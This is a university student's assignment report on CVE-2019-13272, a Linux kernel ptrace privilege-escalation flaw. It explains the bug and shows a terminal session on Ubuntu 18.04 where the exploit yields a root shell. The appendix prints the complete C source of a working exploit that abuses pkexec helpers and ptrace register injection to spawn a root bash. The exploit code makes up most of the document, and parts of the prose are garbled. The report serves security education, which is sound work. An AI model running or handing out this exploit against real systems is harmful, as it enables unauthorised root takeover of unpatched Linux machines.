Sri Lanka Institute of Information Technology

CVE-2019-13272
Local Privilege Escalation

Individual Assignment

IE2012 - Systems and Network Programming

Submitted by:

Student Registration Number	**Student Name**
IT19048888	S. P. Athige

Date of submission: 2020/05/12

Table of Contents

1. Introduction

Local Privilege Escalation is a way to exploit vulnerability in managing code or services that can handle normal or guest users to specific system tasks or to shift user root privileges to root or admin user privileges. Via such undesired changes, the permissions or rights could be abused, as regular users could interrupt the device because they have shell or root permissions. So, someone may become insecure and use it to gain access to a higher level. Diverse methods are used to improve privileges for users, such as terminal, executable binaries, Metasploit modules, etc. Anyone is designing their methods to customize the computer or system settings for victims to work with or communicate with services. They should verify their current user rights, such as file writable, file readable, token generation, token theft, etc. Hackers are able to retain access and control of all resources and make them more vulnerable to abuse ever.

The vulnerability which I have chosen is CVE-2019-13272, base score - 7.2. It can be exploited as a privilege escalation attack. Laura Pardo is the first person to discover this vulnerability. She has discovered that the ptrace subsystem in the Linux kernel fails to manage the credential of a process that wants to create a ptrace relationship, allowing a local user to obtain root privileges under certain scenarios. In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, allowing local users to get root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing an attacker to control). One contributing factor is a concern with object lifetime. Another contributing factor is the incorrect labeling of a privileged ptrace relationship, which can be exploited with PTRACE_TRACEME through (for example) Polkit's pkexec helper.

2. The Damage that can be Coursed by the Vulnerability


Computers allow users or groups to perform specific tasks to execute the privilege as a particular user or group with rights or features. Therefore, an administrator user can run and write a specific service. Nevertheless, the service may only be run by a normal user and they have no permission to write special services or write config files.

When the user enters into the guest's shell and needs to be granted the rights of the root user, the utilities or programs run by the standard user may be rearranged and writable or handled by the guest. We found a service running as a root user, and its script was loaded with a world-writable dir, so we could replace the script with our payload, and whenever the service loaded our standard script was opened or privileged. If a hacker lands on a guest or standard user privilege system, they can obtain information by running services or programs that are vulnerable to privilege enhancement vulnerabilities, and the administrator is allowed to run a user or an administrator group. Hackers can make use of their code or services to take control of the target system Cation.


Upon calling for PTRACE_TRACEME, ptrace_link() will get an RCU reference to the objective credentials of the parent, then send that pointer to get_cred(). The object lifetime rules for things like struct cred, however, do not allow the transformation of an RCU reference into a stable reference without condition. PTRACE_TRACEME records the credentials of the parent as if they were acting as the subject, but that is not the case. If a malicious unprivileged child uses PTRACE_TRACEME and the parent is privileged, and at a later point the parent process is attacker-controlled, because it loses privileges and execve() calls, the attacker ends up having leverage over two processes with a privileged ptrace relationship, which can be exploited to plot a suid binary and gain root privileges. This vulnerability can be exploited by a C code or using Metasploit as privilege escalation and denial of service attack.

3. The Exploitation Method Used in the Assignment

First, I tried out the exploitation on Fedora 31 and it was not succeeded because it is not the kernel version that vulnerable. Then I used Ubuntu 18.04 (kernel 4.15.0) to perform the exploitation, and it was got succeeded. The method that used is executing a C code. The code is attached in the appendices. The code has been run on a non-root account. Screenshots of the C code's main function and the exploitation that carried on the terminal are attached below.



```c
//main function
int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      ptrace_traceme_root();
    }
  }

  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;


    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
}
```



```
sasmitha@ubuntu:~$ uname -a
Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
sasmitha@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04 LTS
Release:        18.04
Codename:       bionic
sasmitha@ubuntu:~$ pwd
/home/sasmitha
sasmitha@ubuntu:~$ whoami
sasmitha
sasmitha@ubuntu:~$ ls
Desktop  Documents  Downloads  examples.desktop  exploit.c  Music  Pictures  Public  Templates  Videos
sasmitha@ubuntu:~$ gcc exploit.c -o exploit
sasmitha@ubuntu:~$ ./exploit
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/home/sasmitha# whoami
root
root@ubuntu:/home/sasmitha#
```

4. Conclusion

The privilege escalation can occur due to a failure of one or more security layers. An attacker has to start enumerating the resulting data and process them. As further information is available, he or she can start to do research. That will repeat until penetration of one of the security defenses. The first precaution against such threats is to apply adequate security defenses. If all protections are in place, they get much better, such as reducing the data you exchange, implementing security updates, and monitoring the systems. A weakness in the handling of PTRACE_TRACEME features in the Linux kernel has been found. The ptrace implementation of the kernel can unintentionally grant elevated permissions to an intruder, who can then exploit the tracer's relationship with the process being traced. This flaw might enable a local, unprivileged user to increase their system privileges or cause a denial of service. The CVE-2019-13272 problem has been solved for the oldstable distribution (stretch), in version 4.9.168-1+deb9u4. This problem has been solved for the stable distribution (buster), in version 4.19.37-5+deb10u1. This update also contains a regression patch included in the initial fix to CVE-2019-11478.

5. References

- "CVE-2019-13272 : In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a proce", *Cvedetails.com*, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2019-13272/#metasploit. [Accessed: 04- May- 2020].

- “ptrace: Fix ->ptracer_cred handling for PTRACE_TRACEME · torvalds/linux@6994eef", *GitHub*, 2020. [Online]. Available: https://github.com/torvalds/linux/commit/6994eefb0053799d2e07cd140df6c2ea106c41ee . [Accessed: 07- May- 2020].

- "kernel/git/torvalds/linux.git - Linux kernel source tree", *Git.kernel.org*, 2020. [Online]. Available: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=6994eefb0053799d2e07cd140df6c2ea106c41ee. [Accessed: 05- May- 2020].

- "Bug 1140671 – VUL-0: CVE-2019-13272: kernel-source: Fix ->ptracer_cred handling for PTRACE_TRACEME", *Bugzilla.suse.com*, 2020. [Online]. Available: https://bugzilla.suse.com/show_bug.cgi?id=1140671. [Accessed: 08- May- 2020].

- "Bugtraq: [SECURITY] [DSA 4484-1] linux security update", *Seclists.org*, 2020. [Online]. Available: https://seclists.org/bugtraq/2019/Jul/30. [Accessed: 08- May- 2020].

- "jas502n/CVE-2019-13272", *GitHub*, 2020. [Online]. Available: https://github.com/jas502n/CVE-2019-13272. [Accessed: 07- May- 2020].

6. Appendices

```
//IT19048888
//Athige S. P.
//SNP Individual Assignment

#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#define SAFE(expr) ({                    \
  typeof(expr) __res = (expr);           \
  if (__res == -1) {                     \
    return 0;                          \
  }                                    \
  __res;                               \
})

#define max(a,b) ((a)>(b) ? (a) : (b))

static const char *SHELL = "/bin/bash";

static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;

const char *helpers[1024];

const char *known_helpers[] = {
  "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
  "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
  "/usr/lib/unity-settings-daemon/usd-backlight-helper",
  "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
  "/usr/sbin/mate-power-backlight-helper",
  "/usr/bin/xfpm-power-backlight-helper",
  "/usr/bin/lxqt-backlight_backend",
  "/usr/libexec/gsd-wacom-led-helper",
  "/usr/libexec/gsd-wacom-oled-helper",
  "/usr/libexec/gsd-backlight-helper",
  "/usr/lib/gsd-backlight-helper",
  "/usr/lib/gsd-wacom-led-helper",
  "/usr/lib/gsd-wacom-oled-helper",
};

static char *tprintf(char *fmt, ...) {
  static char buf[10000];
  va_list ap;
  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  return buf;
}

static int middle_main(void *dummy) {
  prctl(PR_SET_PDEATHSIG, SIGKILL);
  pid_t middle = getpid();

  self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

  pid_t child = SAFE(fork());
  if (child == 0) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);

    SAFE(dup2(self_fd, 42));

    //spin until our parent becomes privileged
    int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY));
    char *needle = tprintf("\nUid:\t%d\t0\t", getuid());
    while (1) {
      char buf[1000];
      ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
      buf[buflen] = '\0';
      if (strstr(buf, needle)) break;
    }

    SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));

    execl(pkexec_path, basename(pkexec_path), NULL);

    exit(EXIT_FAILURE);
  }

  SAFE(dup2(self_fd, 0));
  SAFE(dup2(block_pipe[1], 1));

  struct passwd *pw = getpwuid(getuid());
  if (pw == NULL) {
    exit(EXIT_FAILURE);
  }

  middle_success = 1;
  execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
        helper_path,
        "--help", NULL);
  middle_success = 0;
  exit(EXIT_FAILURE);
}
```

```
//ptrace pid and wait for signal
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
  struct user_regs_struct regs;
  struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

  //set up indirect arguments */
  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
  };
  strcpy(ipage.arg0, arg0);
  for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
                (void*)pdata));
  }

  //execveat(exec_fd, path, argv, envv, flags)
  regs.orig_rax = __NR_execveat;
  regs.rdi = exec_fd;
  regs.rsi = scratch_area + offsetof(struct injected_page, path);
  regs.rdx = scratch_area + offsetof(struct injected_page, argv);
  regs.r10 = scratch_area + offsetof(struct injected_page, envv);
  regs.r8 = AT_EMPTY_PATH;

  SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
  SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
}

static int middle_stage2(void) {

  pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
  force_exec_and_wait(child, 42, "stage3");
  return 0;
}

//root shell
static int spawn_shell(void) {
  SAFE(setresgid(0, 0, 0));
  SAFE(setresuid(0, 0, 0));
  execlp(SHELL, basename(SHELL), NULL);
  exit(EXIT_FAILURE);
}

//detect
static int check_env(void) {
  const char* xdg_session = getenv("XDG_SESSION_ID");

  if (stat(pkexec_path, &st) != 0) {
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0) {
    exit(EXIT_FAILURE);
  }
  if (xdg_session == NULL) {
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep
Remote=no >>/dev/null 2>>/dev/null") != 0) {
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0) {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
      return 1;
    }
  }

  return 0;
}



int find_helpers() {
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL) {
    exit(EXIT_FAILURE);
  }

  char line[1024];
  char buffer[2048];
  int helper_index = 0;
  int useful_action = 0;
  static const char *needle = "org.freedesktop.policykit.exec.path -> ";
  int needle_length = strlen(needle);

  while (fgets(line, sizeof(line)-1, fp) != NULL) {

    //check the action uses allow_active=yes
    if (strstr(line, "implicit active:")) {
      if (strstr(line, "yes")) {
        useful_action = 1;
      }
      continue;
    }

    if (useful_action == 0)
      continue;
    useful_action = 0;

    //extract the helper path
    int length = strlen(line);
    char* found = memmem(&line[0], length, needle, needle_length);
    if (found == NULL)
      continue;

    memset(buffer, 0, sizeof(buffer));
    for (int i = 0; found[needle_length + i] != '\n'; i++) {
      if (i >= sizeof(buffer)-1)
        continue;
```

```
        buffer[i] = found[needle_length + i];
      }

      if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
        strstr(&buffer[0], "/cpugovctl") != 0 ||
        strstr(&buffer[0], "/package-system-locked") != 0 ||
        strstr(&buffer[0], "/cddistupgrader") != 0) {
        continue;
      }



      if (stat(&buffer[0], &st) != 0)
        continue;

      helpers[helper_index] = strndup(&buffer[0], strlen(buffer));
      helper_index++;

      if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
        break;
    }

  pclose(fp);
  return 0;
}

int ptrace_traceme_root() {

  SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
  SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
  char dummy = 0;
  SAFE(write(block_pipe[1], &dummy, 1));

  static char middle_stack[1024*1024];
  pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),
                           CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
  if (!middle_success) return 1;

  while (1) {
      int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
      char buf[16];
      int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
      buf[buflen] = '\0';
      *strchrnul(buf, '\n') = '\0';
      if (strncmp(buf, basename(helper_path), 15) == 0)
        break;
      usleep(100000);
  }

  SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
  SAFE(waitpid(midpid, &dummy_status, 0));

  force_exec_and_wait(midpid, 0, "stage2");
  exit(EXIT_SUCCESS);
}

//main function
int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
      return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
```

```
    return spawn_shell();

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      ptrace_traceme_root();
    }
  }

  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;



    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
}
```